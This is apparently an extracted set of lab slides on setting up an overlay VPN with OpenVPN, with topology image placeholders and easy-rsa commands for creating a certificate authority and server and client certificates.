
- packet_id (4 or 8 bytes, if not disabled by --no-replay). In SSL/TLS mode, 4 bytes are used because the implementation can force a TLS renegotiation before 2^{32} packets are sent. In pre-shared key mode, 8 bytes are used (sequence number and time_t value) to allow long-term key usage without packet_id collisions.
- User plaintext (n bytes).

Lab 8: Overlay VPN with OpenVPN


Lab Topology




Lab Topology





Lab Topology





hub and spoke topology with client-to-client communication allowed (through the server)





Lab Topology





Lab Topology




Lab Topology




Lab Topology



Lab Topology



this node is totally unaware of the VPN configuration. This is possible because client2 is the default GW



Certificate management

Generate the master Certificate Authority (CA) certificate & key

To create and manage our VPN CA we use a tool named easy-rsa (which is basically a wrapper of openssl) which originally was bundled with openVPN.

Now it is a separate package (on -ubuntu: apt install easy-rsa)

```
# in /usr/share/easy-rsa  
server# ./easyrsa init-pki  
server# ./easyrsa build-ca nopass
```

Initialization

The final command (build-ca) will build the certificate authority (CA) certificate and key by invoking the interactive openssl command. Most queried parameters were defaulted to the values set in the vars file. The only parameter which must be explicitly entered is the Common Name.

Generate certificate & key for server and clients

Generate a certificate and private key for the server

```
server# ./easyrsa build-server-full server nopass
```

Generate client keys and certificates

```
server# ./easyrsa build-client-full client1 nopass
server# ./build-key client2
```

Diffie Hellman parameters must be generated for the OpenVPN server

